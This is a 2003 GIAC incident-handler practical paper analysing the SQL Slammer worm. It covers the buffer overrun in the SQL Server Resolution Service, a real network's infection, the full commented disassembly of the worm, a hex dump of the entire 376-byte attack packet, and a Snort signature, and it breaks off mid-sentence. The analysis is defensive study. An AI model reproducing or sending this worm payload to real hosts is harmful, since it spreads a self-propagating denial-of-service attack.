Global Information Assurance Certification Paper

“SQL Slammer Worm”

GIAC Certified Incident Handler Practical (GCIH)

Chris Hayden, GSEC, GCFW, GCIA

April 7, 2003

Version 2.1a

Table of Contents

Table of Figures

Introduction

On January 25th, 2003 a worm known as "SQL Slammer" hit the Internet and my employer's network. The effect of the worm was that most of the Internet and many private networks were unavailable for most of Saturday starting at around 12:30 am Eastern. In the following pages I will go through the Incident Handling Process that I was involved in and attempt to point out mistakes that were made and hopefully provide suggestions for improvement based on the Incident Handling Process taught in the SANS courseware. This paper addresses the Practical assignment requirement for the GCIH certificate.

Part 1 – The Exploit

Name

Common Name: SQL Slammer Worm
Cert Advisory: CA-2003-04 [3]
CVE: CAN-2002-0649 [2]

Affected Operating Systems

Microsoft Windows Systems running SQL Server 2000 or MSDE 2000, pre SP3 without MS02-039 or MS02-061 installed [4].

- Windows 2000 pre SP3
- Windows NT4.0 SP5 or later (SQL Server only runs on SP5 or later)
- Windows XP
- Windows 98 (MSDE only)
- Windows ME (MSDE only)

Affected Protocols / Services / Applications

Application: Microsoft SQL Server 2000, pre SP3 without MS02-039 or MS02-061 installed [4].
Service: SQL Server 2000 Resolution Service
Protocol: UDP/1434, SQL or Structured Query Language is an ANSI standard language used to access databases. It may be used to retrieve or update information in a database. While the language is a standard, most vendors include their own proprietary extensions to the language within their products.

Brief Description

The SQL Slammer Worm works by exploiting a buffer overrun vulnerability In the SQL 2000 Server Resolution Service. The worm infects a victim machine and uses that machine to propagate itself to other machines through the network. The worm attacks a machine by sending a 376-byte packet to port udp/1434 [3] (common port for the SQL Server 2000 Resolution Service). The worm attempts to propagate by sending packets to randomly generated IP addresses from each machine that is infected.

Variants

No direct variants found
Other Names include: Sapphire Worm, SQL_HEL, W32.Slammer [6].
The following CVE candidates also list buffer overrun and overflow conditions in Microsoft SQL Server 2000 and MSDE:

CAN-2002-0644: Buffer overflow in several Database Consistency Checkers (DBCCs) for Microsoft SQL Server 2000 and Microsoft Desktop Engine (MSDE) 2000 allows members of the db_owner and db_ddladmin roles to execute arbitrary code.

CAN-2002-0641: Buffer overflow in bulk insert procedure of Microsoft SQL Server 2000, including Microsoft SQL Server Desktop Engine (MSDE) 2000, allows attackers with database administration privileges to execute arbitrary code via a long filename in the BULK INSERT query.

CAN-2002-0624: Buffer overflow in the password encryption function of Microsoft SQL Server 2000, including Microsoft SQL Server Desktop Engine (MSDE) 2000, allows remote attackers to gain control of the database and execute arbitrary code via SQL Server Authentication, aka "Unchecked Buffer in Password Encryption Procedure."

CAN-2002-0154: Buffer overflows in extended stored procedures for Microsoft SQL Server 7.0 and 2000 allow remote attackers to cause a denial of service or execute arbitrary code via a database query with certain long arguments.

Details for these candidates may be found at http://cve.mitre.org/cve/.

References

[1] NGSSoftware Insight Security Research Advisory, http://www.nextgenss.com/advisories/mssql-udp.txt

[2] Common Vulnerabilities and Exposures, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

[3] CERT® Advisory CA-2003-04 MS-SQL Server Worm, http://www.cert.org/advisories/CA-2003-04.html

[4] Microsoft Security Bulletin MS02-039, http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms02-039.asp

[5] The Spread of the Sapphire/Slammer Worm, http://www.caida.org/outreach/papers/2003/sapphire/sapphire.html

[6] Wikipedia, the free encyclopedia, http://www.wikipedia.org/wiki/SQL_slammer_worm

[7] Sapphire Worm Code Disassembled, eEye Digital Security, http://www.eeye.com/html/Research/Flash/sapphire.txt

[8] Microsoft SQL Sapphire Worm Analysis, eEye Digital Security, http://www.eeye.com/html/Research/Flash/AL20030125.html

[9] SQL Security FAQ, http://sqlsecurity.com/DesktopDefault.aspx?tabindex=1&tabid=2

Part 2 – The Attack

Description and Diagram of Network



Figure 1 - Network Diagram

Figure 1 represents a generic layout of the target network. The key points of the network layout are as follows:

Extranets

These represent connections to external business partners. These connections consist mostly of Frame Relay PVC's. Traffic across these connections was restricted in most cases by router ACL's that specified source and destination IP addresses only (i.e. no port restrictions). In some cases no ACL's had been applied to the connection, this was due to misconfiguration of the router.

ERAS (Enterprise Remote Access Service)

This represents user Dial-In access to the corporate network. This includes RAS equipment located on the private network as well as third-party dial access through an external provider that has an extranet connection to the private network. Traffic across these connections is not restricted in any way. Access to the private network through Dial-In is restricted to authorized users using a login id and password. The ERAS equipment used is the Intel Shiva LanRover.

VPN (Virtual Private Network)

This represents user "Dial-In" VPN (IPSEC Tunnel – ESP) access to the corporate network. Traffic across these connections is not restricted for general authorized users. Access for contractors is restricted to destination IP addresses only (i.e. no port restrictions). Access to the private network through VPN is restricted to authorized users using a login id and password, and a group id and password (i.e. shared secret). The VPN Concentrator is a Cisco Concentrator 3030.

Service Network

This network segment includes the public web servers, DNS servers, VPN Concentrator, and public ftp server. No servers running components of the SQL Server 2000 were identified on this network.

Corporate Firewall

The corporate firewall is configured using the least privilege security posture i.e. all traffic is denied except for that which is explicitly allowed. It was configured to drop connection requests to UDP/1434. The corporate firewall is a Cluster of Checkpoint NG FP3 firewalls running on Solaris on Sun hardware.

Corporate Private Network

The corporate private network icon represents the devices that make up the core of the network. This includes backbone switches and routers. In this particular attack a Denial-of-Service at the core of the network was the main symptom/outcome of the SQL Slammer Worm.

Server Subnets

The server subnets are where most of the servers are located. The list of servers includes SQL Servers as well as many other types of application servers. All infected SQL Servers were running vulnerable SQL Server 2000 installations on Windows 2000 SP2 running on Compaq hardware.

Client Subnets

The client subnets designate the location of client PC's. No PC's running MSDE 2000 were reported infected, investigation revealed that the PC's running MSDE 2000 were not running the resolution service therefore there was not an attack vector present on those devices that was employed by the worm. Client machines reported infected were found to be running either SQL Server 2000 or the Enterprise Data Management suite of utilities used to connect to and manage multiple SQL Server installations (included with SQL Server 2000). Most client machines reported infected were the laptops used by SQL Server administrators.

Protocol Description

Introduced in SQL Server 2000 and MSDE 2000 is the ability to host multiple instances of SQL Server on a single machine. Because there are multiple instances of the server, not all can run on the default port of tcp/1433. "Named" instances of SQL Server are run on any port assigned to them by the operating system. Because these named instances run on

dynamically assigned ports, a remote user has no previous knowledge of how to connect to a “named” instance of SQL Server running on a given machine. The SQL Server Resolution Service (runs on udp/1434) was added to resolve the issue of determining what port a “named” instance of SQL Server is using. A client wanting to connect to a “named” instance of SQL Server running on a given machine must first query the SQL Server Resolution Service running on that machine to determine which port the instance is using and then connect to that port. The client queries this service by sending a single byte packet to the resolution service, the byte being 0x02 [1]. The SQL Server replies with details about all named instances installed on the server including instance name, version, clustering info, net-libs supported, and net-lib details (ports, pipe names, etc.) [9].

How the Exploit Works

The exploit works by exploiting a buffer overrun condition in the SQL Server Resolution Service. A buffer overrun or overflow comes in many forms be it caused by improperly checking the bounds on an array before storing information or sending a number larger than an integer on the target system can store, in either case the end result is usually the same causing unexpected behavior in the program or overwriting portions of memory with code written by the attacker in the hopes that it will be executed by the victim machine. By sending a specially crafted packet to the Resolution service an attacker could cause portions of system memory to be overwritten. Overwriting it with carefully selected data could allow the attacker to run code within the security context of the SQL Server service [4]. If a SQL Server receives a packet on port 1434 with the first byte set to 0x04, the SQL Monitor thread takes the remaining data and attempts to open a registry key using this data [1]. If a large number of bytes are appended to the end of the packet a stack based buffer is overflowed and the saved return address is overwritten. By overwriting the return address with a “jmp esp” or “call esp” instruction, when the vulnerable procedure returns the processor will start executing code of the attackers choice [1]. The “jmp esp” instruction is an assembly language instruction that sets the instruction pointer (EIP) register to the value stored in the ESP register (used as the Stack Pointer).

In general the worm’s attack mechanism is as follows:

1) Retrieves the address of GetProcAddress (returns the address of an exported function from a DLL) and Loadlibrary (maps the specified executable module into the address space of the calling process) from the IAT in sqlsort.dll. It then snags the necessary library base addresses and function entry points [8].

2) Calls gettickcount (function that returns the number of milliseconds since Windows was started), and uses returned count as a pseudo-random seed [8].
3) Creates a UDP socket [8].
4) Performs a simple pseudo-random number generation formula using the returned gettickcount value to generate an IP address that will later be used as the target [8].
5) Sends worm payload in a SQL Server Resolution Service request to the pseudo-random target address, on port 1434 (UDP) [8].
6) Returns back to formula and continues to generate new pseudo-random IP addresses [8].

eEye Security provides the following breakdown (disassembly) of the worm's code:

```
;SAPPHIRE WORM CODE DISASSEMBLED
;eEye Digital Security: January 25, 2003
;Updated January 27, 2003

        push    42B0C9DCh       ; [RET] sqlsort.dll -> jmp esp
        mov     eax, 1010101h   ;
                                ; Reconstruct session, after the overflow the payload buffer
                                ; gets corrupted during program execution but before the
                                ; payload is executed. The worm writer rebuilds the buffer
                                ; so he can later resend it in the sendto() loop.
        xor     ecx, ecx
        mov     cl, 18h

fixup_payload:
        push    eax
        loop    fixup_payload
        xor     eax, 5010101h   ; 0x1010101 xor 0x5010101 = 0x04000000 (msg_type for sql
                                ;resoloution request)
                                ;
                                ; 0x04 is the msg type for request, he has no rebuilt the
                                ; payload
                                ; so it can be fired over the wire later and reinfect.
        push    eax
        mov     ebp, esp        ;
                                ; Move esp into ebp. This will allow him to reference data
                                ; pushed onto the stack later using ebp. He could use esp
                                ; also except for the fact that he push's a lot of values and
                                ; an esp offset will not as reliable. So he chose ebp...
                                ;
        push    ecx             ;
                                ; During this phase a series of strings and terminating
                                ; nulls are pushed onto the stack. This method is common
                                ; in simple exploits that don't require a large amount of
                                ; imports to operate. It should also noted that the worm
                                ; use's the ecx register to store nulls, after it is
                                ; decremented to zero from the loop routine.
                                ;
```

```
push    6C6C642Eh
push    32336C65h
push    6E72656Bh       ; Push string kernel32.dll
push    ecx
push    746E756Fh       ; Push string GetTickCount
push    436B6369h
push    54746547h
mov     cx, 6C6Ch
ush     ecx
ush     642E3233h       ; Push string ws2_32.dll
push    5F327377h
mov     cx, 7465h
push    ecx
push    6B636F73h       ; Push string socket
mov     cx, 6F74h
push    ecx
push    646E6573h       ; Push string sendto
                        ;
mov     esi, 42AE1018h  ; sqlsort.dll->IAT entry for LoadLibrary
                        ;
                        ; The worm writer uses the sqlsort IAT to locate
                        ; the entry points for LoadLibrary and GetProcAddress.

                        ;
lea     eax, [ebp-2Ch]  ; Load address of string "ws2_32.dll" into eax and
                        ; supply as an argument to LoadLibrary.
push    eax
call    dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("ws2_32.dll")
                        ;
push    eax             ; When LoadLibrary returns, the base of ws2_32 is in eax.
                        ; This will be used later for a GetProcAddress so he saves
                        ; it on the stack using a push..
                        ;
lea     eax, [ebp-20h]  ; Load address of string "GetTickCount" into eax and
                        ; push it on the stack. This will be used as an argument
                        ; to the GetProcAddress call after the next LoadLibrary call.
push    eax
lea     eax, [ebp-10h]  ; Load address of string "kernel32.dll" into eax
push    eax
call    dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("kernel32.dll")
                        ;
push    eax             ; When LoadLibrary returns, the base of kernel32 is in eax.
                        ; This will be used later for a GetProcAddress so he saves
                        ; it on the stack using a push..
                        ;
mov     esi, 42AE1010h  ; Move sqlsort:[IAT] entry into esi. The IAT, or Import
                        ; Address
                        ; Table will shift across dll versions so the worm writer checks
                        ; a small instruction sequence at the entry point of the function
                        ; to verify that it is in fact, GetProcAddress.
                        ;
                        ;
mov     ebx, [esi]      ; Move IAT entry (function entry point) into ebx.
                        ;
mov     eax, [ebx]      ; Move 4 bytes of instructions from function entry point into
                        ; eax.
```

```
        cmp     eax, 51EC8B55h  ; Check entry point fingerprint for getprocaddress, if the
                                ; compare fails he uses
                                ; an assumed IATentry. So he checks the entry, if it's not
                                ; GetProcAddress he
                                ; assumes it's an alternate dll version and uses the static entry
                                ; in that assumed
                                ; dll version.
                                ;
                                ; The library version I have is:2000.80.534.0. This dll version
                                ; hips with a base
                                ; installation of MSSQL server 2000.  The IATwith this DLL
                                ; is an entry point for
                                ; RtlEnterCriticalSection, so the first check will obviously fail
                                ; and the jz will
                                ; not succeed.
                                ;
                                ; It is undetermined what dll versions this payload will
                                ; succeed on. Due to
                                ; the "if not, then other"  importing scheme, this may not work
                                ; across all dll
                                ; versions.
                                ;
                                ;
        jz      short FOUND_IT  ; GetProcAddress(kernel32_base,GetTickCount)
        mov     esi, 42AE101Ch  ; This point is only reached if the previous test failed. On a
                                ; default install of MSSQL Server 2000, we will reach this
                                ; point.
                                ; Then next assignment will assign esi the sqlsort.dll->IAT
                                ; entry
                                ; for GetProcAddress.

FOUND_IT:
        call    dword ptr [esi] ; GetProcAddress(kernel32_base,GetTickCount)
        call    eax             ; GetTickCount()
        xor     ecx, ecx
        push    ecx
        push    ecx
        push    eax             ; Push GetTickCount returned value, which is the number
                                ; of milliseconds since the system was last started. This value
                                ; will later be used as a seed for the pseudo random number
                                ; generation.
                                ;
                                ;
        xor     ecx, 9B040103h  ; 0x9B040103 xor 0x1010101 = 9A050002 (dest port/family)
                                ;
        xor     ecx, 1010101h
        push    ecx             ; 9A050002 = port 1434 / AF_INET
                                ;
        lea     eax, [ebp-34h]  ; Load address of string "socket" into eax and supply
                                ; it as the second argument to GetProcAddress
        push    eax
        mov     eax, [ebp-40h]  ; Load ws2_32 base address into eax and
                                ; supply as first argument to GetProcAddress.
        push    eax
        call    dword ptr [esi] ; GetProcAddress(ws2_32,socket)
        push    11h
```

```
        push    2
        push    2
        call    eax                 ; socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
                                    ;
        push    eax                 ; Push socket descriptor
                                    ;
        lea     eax, [ebp-3Ch]      ; Load address of string "sendto" into eax and
                                    ; supply it as the second argument to GetProcAddress.
        push    eax
        mov     eax, [ebp-40h]      ; Load ws2_32 base address into eax and
                                    ; supply it as the first address to GetProcAddress.
        push    eax
        call    dword ptr [esi]     ; GetProcAddress(ws2_32,sendto)
        mov     esi, eax            ; Save the entry point for sendto, returned by GetProcAddress
                                    ; into esi.
                                    ;
        or      ebx, ebx            ; ebx = 77F8313C, left over from the sqlsort IAT reads.
                                    ;
        xor     ebx, 0FFD9613Ch     ; We'll end up with 0x88215000 or 0x88336870, depending on
                                    ; dll
                                    ; version. Other values are generated depending on dll version.
                                    ;

PSEUDO_RAND_SEND:
        mov     eax, [ebp-4Ch]      ; Load the seed from GetTickCount into eax and enter pseudo
                                    ; random generation. The pseudo generation also takes input
                                    ; from
                                    ; an xor'd IAT entry to assist in more random generation.
                                    ;
        lea     ecx, [eax+eax*2]
        lea     edx, [eax+ecx*4]
        shl     edx, 4
        add     edx, eax
        shl     edx, 8
        sub     edx, eax
        lea     eax, [eax+edx*4]
        add     eax, ebx
        mov     [ebp-4Ch], eax      ; Store generated IP address into sock_addr structure.
        push    10h
        lea     eax, [ebp-50h]      ; Load address of the sock_addr structure that was
                                    ; created earlier, into eax, then push as an argument
                                    ; to sendto().
                                    ;
        push    eax
        xor     ecx, ecx            ; Push (flags) = 0
        push    ecx
        push    ecx
        lea     eax, [ebp+3]        ; Push address of payload
        push    eax
        mov     eax, [ebp-54h]
        push    eax
        call    esi                 ; sendto(sock,payload,376,0, sock_addr struct, 16)
                                    ;
        jmp     short PSEUDO_RAND_SEND
```

It should be noted that other than denial-of-service capabilities the payload of the worm was not malicious. The worm is not known to destroy data, steal data, or install a backdoor or trojan horse on infected machines.

Description and Diagram of the Attack



Figure 2 - Attack Diagram

In the aftermath of the attack we traced the initial infection down to a remote site and a couple of administrators who had dialed-in using a third-party dial-in service we subscribe to. The administrators' laptops had SQL

Server installed, which had presumably been infected by connecting the laptops to the Internet. The Servers in the remote office were infected and begin to infect other servers. It took roughly 5 hours before the infection had spread enough to have a noticeable impact on the core of the network. When the infection had reached the core it turned out that mostly clients were being infected and accounted for much of the worm related traffic.

The following is the tcpdump output that resulted by running the modified worm script in Appendix C against a machine on a test network:

```
[root@chopin root]# tcpdump -nn -s 1500 -X port 1434
tcpdump: listening on eth0
21:45:15.104113 192.168.1.100.1973 > 192.168.1.150.1434:  udp 376
0x0000   4500 0194 56ea 0000 8011 5e24 c0a8 0164      E...V.....^$...d
0x0010   c0a8 0196 07b5 059a 0180 a94b 0401 0101      ...........K....
0x0020   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0030   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0040   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0050   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0060   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0070   0101 0101 0101 0101 0101 0101 01dc c9b0      ................
0x0080   42eb 0e01 0101 0101 0101 70ae 4201 70ae      B.........p.B.p.
0x0090   4290 9090 9090 9090 9068 dcc9 b042 b801      B........h...B..
0x00a0   0101 0131 c9b1 1850 e2fd 3501 0101 0550      ...1...P..5....P
0x00b0   89e5 5168 2e64 6c6c 6865 6c33 3268 6b65      ..Qh.dllhel32hke
0x00c0   726e 5168 6f75 6e74 6869 636b 4368 4765      rnQhounthickChGe
0x00d0   7454 66b9 6c6c 5168 3332 2e64 6877 7332      tTf.llQh32.dhws2
0x00e0   5f66 b965 7451 6873 6f63 6b66 b974 6f51      _f.etQhsockf.toQ
0x00f0   6873 656e 64be 1810 ae42 8d45 d450 ff16      hsend....B.E.P..
0x0100   508d 45e0 508d 45f0 50ff 1650 be10 10ae      P.E.P.E.P..P....
0x0110   428b 1e8b 033d 558b ec51 7405 be1c 10ae      B....=U..Qt.....
0x0120   42ff 16ff d031 c951 5150 81f1 0301 049b      B....1.QQP......
0x0130   81f1 0101 0101 518d 45cc 508b 45c0 50ff      ......Q.E.P.E.P.
0x0140   166a 116a 026a 02ff d050 8d45 c450 8b45      .j.j.j...P.E.P.E
0x0150   c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45      .P........<a...E
0x0160   b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829      ...@...........)
0x0170   c28d 0490 01d8 8945 b46a 108d 45b0 5031      .......E.j..E.P1
0x0180   c951 6681 f178 0151 8d45 0350 8b45 ac50      .Qf..x.Q.E.P.E.P
0x0190   ffd6 ebca                                    ....
```

The machine I ran the attack against is a Linux machine on my home network. I did this to demonstrate the attack because I do not have access to a test SQL Server or access to SQL Server software.

Signature of the Attack

The following snort signature has been added to the snort database to detect the Slammer worm:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm
propagation attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1 01|";
content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack;
reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003;
rev:2;)
```

The head of the snort signature is alerting on attempts to port udp/1434 from an external network to the “home network”.

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434
```

The message placed in the alert is specified by the msg field and is MS-SQL Worm propagation attempt.

```
msg:"MS-SQL Worm propagation attempt";
```

The next part of the rule specifies to search for the binary string (represented in hex) 0x04 in the first byte of the payload (depth: 1). This particular match is highlighted in the snippet from the tcpdump trace. The section highlighted in green is the IP header, followed by the next 8 bytes of UDP header, followed by the start of the payload and the match highlighted in yellow.

```
content:"|04|"; depth:1;

0x0000   4500 0194 56ea 0000 8011 5e24 c0a8 0164      E...V.....^$...d
0x0010   c0a8 0196 07b5 059a 0180 a94b 0401 0101      ...........K....
```

If the last part of the match succeeded the rule will continue to search for the binary string (represented in hex) “81 F1 03 01 04 9B 81 F1 01”. The section of the packet this matches is highlighted in yellow below.

```
content:"|81 F1 03 01 04 9B 81 F1 01|";

0x0120   42ff 16ff d031 c951 5150 81f1 0301 049b      B....1.QQP......
0x0130   81f1 0101 0101 518d 45cc 508b 45c0 50ff      ......Q.E.P.E.P.
```

If this last part of the rule matches the next part of the rule searches for the text “sock” and “send”. Again this match is highlighted in yellow.

```
content:"sock"; content:"send";

0x00e0   5f66 b965 7451 6873 6f63 6b66 b974 6f51      _f.etQhsockf.toQ
0x00f0   6873 656e 64be 1810 ae42 8d45 d450 ff16      hsend....B.E.P..
```

The rest of the rule specifies a reference to bugtraq id 5310 (http://www.securityfocus.com/bid/5310, Boundary condition error), a classification type of misc-attack, a reference to bugtraq id 5311 (http://www.securityfocus.com/bid/5311, Boundary condition error), a reference to the url http://vil.nai.com/vil/content/v_99992.htm (a McAfee

